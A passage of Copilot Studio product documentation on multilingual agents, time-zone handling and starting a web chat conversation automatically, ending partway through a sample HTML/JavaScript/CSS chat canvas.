
This scenario uses a topic with a **Message received** [topic trigger](#). This topic trigger lets your agent examine every message it receives. This topic uses a custom prompt to detect the language and a condition to set the agent language system variable.

1. [Verify that your agent is configured to support all the languages you want.](#)
2. [Create a topic.](#)
3. Replace the default [trigger type](#) for the topic with **A message is received**.
4. Add a prompt to your topic:
 - a. Select the **Add node** icon  below the **Trigger** node.
 - b. Select **Add a tool > New prompt**.
 - c. In the prompt editor, enter a representative name for your prompt, such as "Detect language."
 - d. In the **Instructions** pane, enter "Determine which language this message is written in: ".

- e. At the bottom of the **Instructions** pane, select **Add content** and select **Text**. A window appears inviting you to enter a name and a sample message.
- f. For **Name**, enter "Message." For **Sample data**, enter "Message from the user," and select **Close**.
- g. In the **Model response** pane, switch the **Output** format to **JSON**.
- h. Select **Test**. Your prompt shows a JSON literal, with a single property identifying the language as English.



- i. Select **Save**. A **Prompt** node appears on the canvas.
5. Configure the **Prompt** node:
 - a. For **Input**, select the **system variable** `Activity.Text` (the text of the incoming message).
 - b. For **Output**, **create a new variable** called `DetectedLanguage`.
 6. Branch your logic based on the detected language:
 - a. **Add a condition** below the **Prompt** node.
 - b. Base your condition on the custom variable `DetectedLanguage.structuredOutput.language`, which holds the name of the detected language.
 - c. Add a condition branch for each language you need to detect.
 - d. Under each branch, add a **Set variable value** node to set the `User.Language` system variable accordingly. The following image shows a topic with a condition to switch between Dutch and English.



Restore browser-based language detection

When an agent configured for [dynamic language switching](#) sets the `User.Language` system variable, the selected language persists as an override for the agent user. The user's preferred language is determined in the following priority order:

1. Language preference explicitly set by the user and persisted as an override for this user (highest priority).
2. Incoming message from the user in a language matching one of the agent's supported languages (`Activity.Locale`).
3. The primary language of the agent (fallback).

To clear the persisted language after testing dynamic language switching:

- Send `/debug clearstate` to the agent. This command clears the language override from the user state.

Troubleshoot a multilingual agent

This section provides tips to help you understand unexpected multilingual agent behavior.

Multilingual agent behavior for languages that aren't configured

If a user configures their browser for a language that you didn't configure for the agent, the agent falls back to its primary language.

You specify the primary language for an agent when you [create the agent](#). You can't change the primary language after creation but you can [change the region](#) for the agent's primary language, if more than one region is available.

Multilingual agent behavior for missing translations

If you add messages to an agent in its primary language but don't [upload the translations](#) for the new messages, the agent shows the untranslated changes in its primary language. Always make sure the translations are up-to-date after making changes to an agent.

Localization files don't include mixed-typed strings from Adaptive Cards. If you need to localize Adaptive Cards where a string can include both static text and variables (dynamic content), you

must use a workaround. Learn how to [store a mixed-typed string in a text variable](#) before using it in an Adaptive Card.

Errors when publishing a multilingual agent

When you try to publish a multilingual agent, you might see the "Validation for the bot failed" error message with the raw response error code, `SynonymsNotUnique`. This error means your localization file contains either duplicate synonyms or a synonym that matches a `DisplayName` value. You typically encounter this error when a node contains an

`Entity.Definition.'closedListItem'` where either of the following scenarios occurred:

- One of the `Synonyms` elements isn't unique.
- One of the `Synonyms` elements has the same value as the `DisplayName` element.

All `Synonyms` for the same entity must be unique and have a different name than the `DisplayName` element.

To correct the error, review the JSON or ResX file for your secondary language, and identify any instances where this condition might be present.

Last updated on 04/15/2026

Accommodate time zones

Article • 11/19/2024

The **Date and time** entity captures a date and time in Coordinated Universal Time (UTC). However, you might want to display the date and time based on the user's location instead.

Prerequisites

- [Work with variables](#)
- [Add conditions to topics](#)
- [Create expressions using Power Fx](#)

How Copilot Studio determines the user's time zone

Copilot Studio follows these steps, in order, to determine the user's time zone:

1. If the `Conversation.LocalTimeZone` system variable is set to a valid time zone from [Noda Time](#), use that as the time zone.
2. If the channel included the local time zone in the user's message, use that.
3. Otherwise, use UTC as the time zone.

Get the user's time zone


Use these system-level variables to get information about the user's time zone:

- `Conversation.LocalTimeZone` (read-write): Stores the user's time zone as a string. You can optionally set this variable to any time zone listed on the [Noda Time](#) website.
- `Conversation.LocalTimeZoneOffset` (read-only): Gets the UTC offset from `Conversation.LocalTimeZone` and stores it as a time value.

Manually set the user's time zone

Copilot Studio [automatically determines the user's time zone](#) when your agent prompts the user for a date and time. You can also manually set the timezone.

1. Open the topic in which you want to set the user's time zone.
2. Add a **Set Variable Value** node.
 - For **Set variable**, choose the `Conversation.LocalTimeZone` system topic.
 - For **To value**, enter one of the **Zone ID** values from the [Noda Time](#) website; for example, `America/Los_Angeles`.
3. Add a **Message** node.
4. In the text box, enter "The local time zone is: ", then select **Insert variable ({x})**, and insert the system variable `Conversation.LocalTimeZone`.
5. Add a second **Message** node.
6. In the text box, enter "The local time zone offset is: ", then select **Insert variable ({x})**, and insert the system variable `Conversation.LocalTimeZoneOffset`.
7. Save and test the agent.




Display the date and time in the local time zone

Copilot Studio stores the date and time in UTC. Before displaying a date and time to customers, add the time zone offset to convert the value to the user's local time zone.


In this example, we get the current date and time using the Power Fx `Now()` function, and then add the time zone offset. It isn't possible to use the

`Conversation.LocalTimeZoneOffset` system variable directly in a Power Fx formula. Instead, we use a **Set Variable Value** node to create a variable and then assign it the value of `Conversation.LocalTimeZoneOffset`.


1. Create a topic and add the trigger phrase "what time is it".
2. In the authoring canvas, select **Add node (+)**. Select **Set a variable value**.
 - For **Set variable**, create a variable named `offset`.
 - For **To value**, select the system variable `Conversation.LocalTimeZoneOffset`.



3. Add a second **Set Variable Value** node.
 - For **Set variable**, create a variable named `nowLocal`.
 - For **To value**, enter the Power Fx formula `DateAdd(Now(), Topic.offset)`.



4. Add a **Message** node. Enter the message "The current date and time is {Topic.nowLocal}".
5. Test your agent in the **Test agent** pane to get the date and time in your time zone.



Related content

- [Power Fx date and time reference](#)

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Automatically start an agent conversation

Summarize this article for me

You can configure your agent to start a conversation with a user. You can also combine the customized greeting with [customization to the look and feel of the agent](#).

Important

Having the agent start the conversation shows up in your [analytics](#) and increases your session count.

If the user of your agent doesn't engage with the agent (for example, they load the page but don't ask the agent anything), the session is [marked as an unengaged session](#). This behavior might affect your analytics.

Web app

By default, agents created with Copilot Studio and [published to a website](#) load without a greeting, and passively wait for the user to start the conversation.

However, you can use custom CSS and JavaScript code to have the agent start the conversation automatically when the agent loads. For example, you could have your agent say, "Hi, I'm Botty, a virtual agent" as soon as the agent loads.

First, you need to deploy a custom canvas that includes arguments that trigger the greeting. By default, the custom canvas calls the predefined **Greeting** topic. You can, however, create a new topic to be used as the greeting. You divert the default **Greeting** topic to this new topic.

Note

In the WhatsApp channel, the conversation start process works differently than in synchronous channels. The customer's inbound message triggers the conversation. The agent treats the customer's first message as both the session trigger and the answer to the agent's first question, even though the agent has not yet asked that question. This behavior is expected in asynchronous channels.

Important

You can install and use the sample code included in this article only for use with Copilot Studio. The sample code is licensed "as is" and is excluded from any service level agreements or support services. You bear the risk of using it.

Microsoft gives no express warranties, guarantees, or conditions and excludes all implied warranties, including merchantability, fitness for a particular purpose, and non-infringement.

Customize the default canvas

Configure how the chat canvas looks with some simple CSS and JavaScript styling options.

First, you need to configure where you're deploying your bot canvas.

1. [Create and publish an agent.](#)
2. Copy the following HTML code and save it to a file named `index.html`. Alternatively, copy and paste the code into the [w3schools.com HTML try it editor](https://www.w3schools.com/html/tryit.asp?filename=tryhtml_js1).

HTML

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="description" content="Contoso Web Chat Assistant" />
    <title>Contoso Sample Web Chat Test</title>
    <script src="https://cdn.botframework.com/botframework-webchat/latest/webchat.js"></script>
    <script>
      let webChatInstance = null;
      let directLineUrl = null;

      // Replace with your token endpoint
      const tokenEndpoint = "<YOUR TOKEN ENDPOINT>";
      const styleOptions = {
        "accent": "#0078D4",
        "autoScrollSnapOnPage": true,
        "autoScrollSnapOnPageOffset": 0,
        "avatarBorderRadius": "7%",
        "avatarSize": 31,
        "backgroundColor": "#e8e9eb",
        "botAvatarBackgroundColor": "#ffffff00",
        "botAvatarImage":
          "https://powercatexternal.blob.core.windows.net/creatorkit/Assets/ChatbotLogoBlue.png",
```

```
"botAvatarInitials": "B",
"bubbleAttachmentMaxWidth": 480,
"bubbleAttachmentMinWidth": 250,
"bubbleBackground": "#f0eded",
"bubbleBorderColor": "#f5f5f5",
"bubbleBorderRadius": 41,
"bubbleBorderStyle": "solid",
"bubbleBorderWidth": 1,
"bubbleFromUserBackground": "#ebefff",
"bubbleFromUserBorderColor": "#f5f5f5",
"bubbleFromUserBorderRadius": 41,
"bubbleFromUserBorderStyle": "solid",
"bubbleFromUserBorderWidth": 1,
"bubbleFromUserNubOffset": 0,
"bubbleFromUserNubSize": 0,
"bubbleFromUserTextColor": "#242424",
"bubbleImageHeight": 10,
"bubbleImageMaxHeight": 240,
"bubbleImageMinHeight": 240,
"bubbleMessageMaxWidth": 480,
"bubbleMessageMinWidth": 120,
"bubbleMinHeight": 50,
"bubbleNubOffset": 0,
"bubbleTextColor": "#242424",
"emojiSet": true,
"fontSizeSmall": "70%",
"hideUploadButton": false,
"messageActivityWordBreak": "break-word",
"monospaceFont": "Consolas",
"paddingRegular": 10,
"paddingWide": 10,
"primaryFont": null,
"sendBoxBackground": "#e8e9eb",
"sendBoxBorderTop": "solid 1px #808080",
"sendBoxButtonColor": "#0078d4",
"sendBoxButtonColorOnHover": "#006cbe",
"sendBoxButtonShadeBorderRadius": 40,
"sendBoxButtonShadeColorOnHover": "",
"sendBoxHeight": 60,
"sendBoxPlaceholderColor": "#171616",
"sendBoxTextColor": "#2e2d2d",
"showAvatarInGroup": "status",
"spinnerAnimationHeight": 16,
"spinnerAnimationPadding": 12,
"spinnerAnimationWidth": 16,
"subtleColor": "#000000FF",
"suggestedActionBackgroundColor": "#006FC4FF",
"suggestedActionBackgroundColorOnHover": "#0078D4",
"suggestedActionBorderColor": "",
"suggestedActionBorderRadius": 10,
"suggestedActionBorderWidth": 1,
"suggestedActionLayout": "flow",
"suggestedActionTextColor": "#FFFFFF",
"typingAnimationBackgroundImage": "url('https://wpamelia.com/wp-content/uploads/2018/11/ezgif-2-6d0b072c3d3f.gif')",
```



```

        "typingAnimationDuration": 5000,
        "typingAnimationHeight": 20,
        "typingAnimationWidth": 64,
        "userAvatarBackgroundColor": "#222222",
        "userAvatarImage":
"https://avatars.githubusercontent.com/u/8174072?v=4&size=64",
        "userAvatarInitials": "U"
    };
    const backgroundImage = "";

    document.addEventListener('DOMContentLoaded', () => {
        const root = document.documentElement;
        root.style.setProperty('--primary-color',
createGradient(styleOptions.accent));
        root.style.setProperty('--header-textColor',
styleOptions.suggestedActionTextColor);

        if (backgroundImage) {
            const webchatElement = document.getElementById('webchat');
            webchatElement.style.backgroundImage =
`url(${backgroundImage})`;
            webchatElement.style.backgroundSize = 'cover';
            webchatElement.style.backgroundPosition = 'center';
            webchatElement.style.backgroundRepeat = 'no-repeat';

            const overlay = document.createElement('div');
            overlay.className = 'webchat-overlay';
            webchatElement.appendChild(overlay);
        }
    });

    function createGradient(baseColor) {
        const r = parseInt(baseColor.slice(1, 3), 16);
        const g = parseInt(baseColor.slice(3, 5), 16);
        const b = parseInt(baseColor.slice(5, 7), 16);
        const lighterColor = `#${Math.min(255, r +
30).toString(16).padStart(2, '0')}${Math.min(255, g +
30).toString(16).padStart(2, '0')}${Math.min(255, b +
30).toString(16).padStart(2, '0')}`;
        const darkerColor = `#${Math.max(0, r -
30).toString(16).padStart(2, '0')}${Math.max(0, g -
30).toString(16).padStart(2, '0')}${Math.max(0, b -
30).toString(16).padStart(2, '0')}`;
        return `linear-gradient(135deg, ${lighterColor}, ${baseColor},
${darkerColor})`;
    }

    const environmentEndPoint = tokenEndpoint.slice(
        0,
        tokenEndpoint.indexOf("/powervirtualagents")
    );
    const apiVersion = tokenEndpoint
        .slice(tokenEndpoint.indexOf("api-version"))
        .split("=")[1];
    const regionalChannelSettingsURL =

```

```
`${environmentEndPoint}/powervirtualagents/regionalchannelsettings?api-version=${apiVersion}`;
```

```
function showChat() {
  const popup = document.getElementById("chatbot-popup");
  const openButton = document.getElementById("open-chat");
  popup.classList.add("visible");
  openButton.classList.add("hidden");
}

function hideChat() {
  const popup = document.getElementById("chatbot-popup");
  const openButton = document.getElementById("open-chat");
  popup.classList.remove("visible");
  openButton.classList.remove("hidden");
}

function createCustomStore() {
  return window.WebChat.createStore(
    {},
    ({ dispatch }) =>
      (next) =>
        (action) => {
          if (action.type === "DIRECT_LINE/CONNECT_FULFILLED") {
            dispatch({
              type: "DIRECT_LINE/POST_ACTIVITY",
              meta: { method: "keyboard" },
              payload: {
                activity: {
                  channelData: { postBack: true },
                  name: "startConversation",
                  type: "event",
                },
              },
            });
          }
          return next(action);
        }
      );
}

async function restartConversation() {
  try {
    if (!directLineUrl) {
      console.error("DirectLine URL not initialized");
      return;
    }

    const response = await fetch(tokenEndpoint);
    const conversationInfo = await response.json();

    if (!conversationInfo.token) {
      throw new Error("Failed to get conversation token");
    }
  }
}
```

```

const newDirectLine = window.WebChat.createDirectLine({
  domain: `${directLineUrl}v3/directline`,
  token: conversationInfo.token,
});

const webchatElement = document.getElementById("webchat");
webChatInstance = window.WebChat.renderWebChat(
  {
    directLine: newDirectLine,
    styleOptions,
    store: createCustomStore(),
  },
  webchatElement
);
} catch (err) {
  console.error("Failed to restart conversation:", err);
}
}

async function initializeChat() {
  try {
    const response = await fetch(regionalChannelSettingsURL);
    const data = await response.json();
    directLineUrl = data.channelUrlsById.directline;

    if (!directLineUrl) {
      throw new Error("Failed to get DirectLine URL");
    }

    const conversationResponse = await fetch(tokenEndpoint);
    const conversationInfo = await conversationResponse.json();

    if (!conversationInfo.token) {
      throw new Error("Failed to get conversation token");
    }

    const directLine = window.WebChat.createDirectLine({
      domain: `${directLineUrl}v3/directline`,
      token: conversationInfo.token,
    });

    webChatInstance = window.WebChat.renderWebChat(
      {
        directLine,
        styleOptions,
        store: createCustomStore(),
      },
      document.getElementById("webchat")
    );
  } catch (err) {
    console.error("Failed to initialize chat:", err);
  }
}

initializeChat();

```

```

</script>
<style>
  :root {
    --primary-gradient: var(--primary-color);
    --chat-width: 450px;
    --chat-height: 520px;
    --header-height: 56px;
    --border-radius: 16px;
    --transition-speed: 0.3s;
  }
  * {
    margin: 0;
    padding: 0;
    box-sizing: border-box;
    font-family: system-ui, -apple-system, BlinkMacSystemFont, "Segoe
UI",
      Roboto, sans-serif;
  }
  body {
    min-height: 100vh;
    background-color: #f3f4f6;
  }
  #chatbot-popup {
    display: none;
    position: fixed;
    bottom: 32px;
    right: 32px;
    width: var(--chat-width);
    height: var(--chat-height);
    background: white;
    border-radius: var(--border-radius);
    box-shadow: 0 18px 40px -5px rgba(0, 0, 0, 0.2),
      0 15px 20px -5px rgba(0, 0, 0, 0.1);
    overflow: hidden;
    opacity: 0;
    transform-origin: bottom right;
    transform: scale(0.95);
    transition: all var(--transition-speed) ease-in-out;
    z-index: 999;
  }
  #chatbot-popup.visible {
    display: block;
    opacity: 1;
    transform: scale(1);
  }
  #chatbot-header {
    background: var(--primary-color);
    padding: 16px 20px;
    height: var(--header-height);
    display: flex;
    justify-content: space-between;
    align-items: center;
    color: var(--header-textColor);
  }
  .header-title {

```

```

    display: flex;
    align-items: center;
    gap: 12px;
    font-size: 16px;
    font-weight: 500;
}
.header-buttons {
    display: flex;
    gap: 12px;
    align-items: center;
}
.icon-button {
    background: none;
    border: none;
    color: var(--header-textColor);
    cursor: pointer;
    padding: 8px;
    border-radius: 8px;
    display: flex;
    align-items: center;
    justify-content: center;
    transition: all 0.2s ease;
}
.icon-button:hover {
    color: var(--header-textColor);
    background: rgba(255, 255, 255, 0.1);
}
.icon-button:focus {
    outline: 2px solid rgba(255, 255, 255, 0.5);
    outline-offset: 2px;
}
#webchat {
    height: calc(100% - var(--header-height));
    background-color: #f9fafb;
    position: relative;
}
.webchat-overlay {
    position: absolute;
    top: 0;
    left: 0;
    right: 0;
    bottom: 0;
    background: rgba(255, 255, 255, 0.85);
    pointer-events: none;
    z-index: 1;
}
#webchat > div {
    position: relative;
    z-index: 2;
}
#webchat .webchat__basic-transcript__content {
    white-space: pre-wrap !important;
    word-break: break-word !important;
}
#webchat .webchat__bubble__content {

```

```

padding: 8px 12px !important;
}
#webchat .webchat__bubble {
  max-width: 85% !important;
  margin: 8px !important;
}
#webchat .webchat__basic-transcript__content ul,
#webchat .webchat__basic-transcript__content ol,
#webchat .webchat__bubble__content ul,
#webchat .webchat__bubble__content ol {
  padding-left: 24px !important;
  margin: 8px 0 !important;
  list-style-position: outside !important;
}
#webchat .webchat__basic-transcript__content li,
#webchat .webchat__bubble__content li {
  margin: 4px 0 !important;
  padding-left: 4px !important;
}
#open-chat {
  position: fixed;
  bottom: 32px;
  right: 32px;
  width: 64px;
  height: 64px;
  border-radius: 50%;
  background: var(--primary-gradient);
  border: none;
  cursor: pointer;
  display: flex;
  align-items: center;
  justify-content: center;
  box-shadow: 0 4px 6px -1px rgba(0, 0, 0, 0.1);
  transition: all var(--transition-speed) ease-in-out;
  z-index: 998;
}
#open-chat.hidden {
  opacity: 0;
  transform: scale(0.95) translateY(10px);
  pointer-events: none;
}
#open-chat:hover {
  transform: translateY(-4px);
  box-shadow: 0 10px 15px -3px rgba(0, 0, 0, 0.1);
}
#open-chat:focus {
  outline: 3px solid rgba(79, 70, 229, 0.5);
  outline-offset: 2px;
}
#open-chat svg {
  width: 28px;
  height: 28px;
  color: white;
  transition: transform 0.2s ease;
}

```

```
.main-content {
  max-width: 1200px;
  margin: 0 auto;
  padding: 48px 24px;
}
.main-content h1 {
  font-size: 36px;
  color: #111827;
  text-align: center;
}
.main-content p {
  font-size: 18px;
  color: #4b5563;
  line-height: 1.6;
  margin-bottom: 48px;
  text-align: center;
  max-width: 800px;
  margin-left: auto;
  margin-right: auto;
}
.content-grid {
  display: grid;
  grid-template-columns: repeat(2, 1fr);
  gap: 32px;
  margin-bottom: 32px;
}
.content-box {
  background: linear-gradient(135deg, #e6e6e6, #c4c4c4, #9f9f9f);
  padding: 32px;
  border-radius: 12px;
  box-shadow: 0 4px 6px -1px rgba(0, 0, 0, 0.1),
    0 2px 4px -1px rgba(0, 0, 0, 0.06);
  min-height: 300px;
  display: flex;
  flex-direction: column;
  justify-content: center;
  align-items: center;
  text-align: center;
  position: relative;
  overflow: hidden;
}
.content-box::before {
  content: '';
  position: absolute;
  top: 0;
  left: 0;
  right: 0;
  height: 4px;
}
.content-box.featured {
  grid-column: span 2;
  min-height: 350px;
  background: linear-gradient(135deg, #e6e6e6, #c4c4c4, #9f9f9f);
  color: #000000;
}
```

```

.content-box h2 {
  font-size: 24px;
  margin-bottom: 16px;
  position: relative;
}
.content-box p {
  font-size: 16px;
  color: #6b7280;
  margin-bottom: 0;
}
.content-box.featured p {
  color: #000000;
}
@media (max-width: 768px) {
  .content-grid {
    grid-template-columns: 1fr;
  }
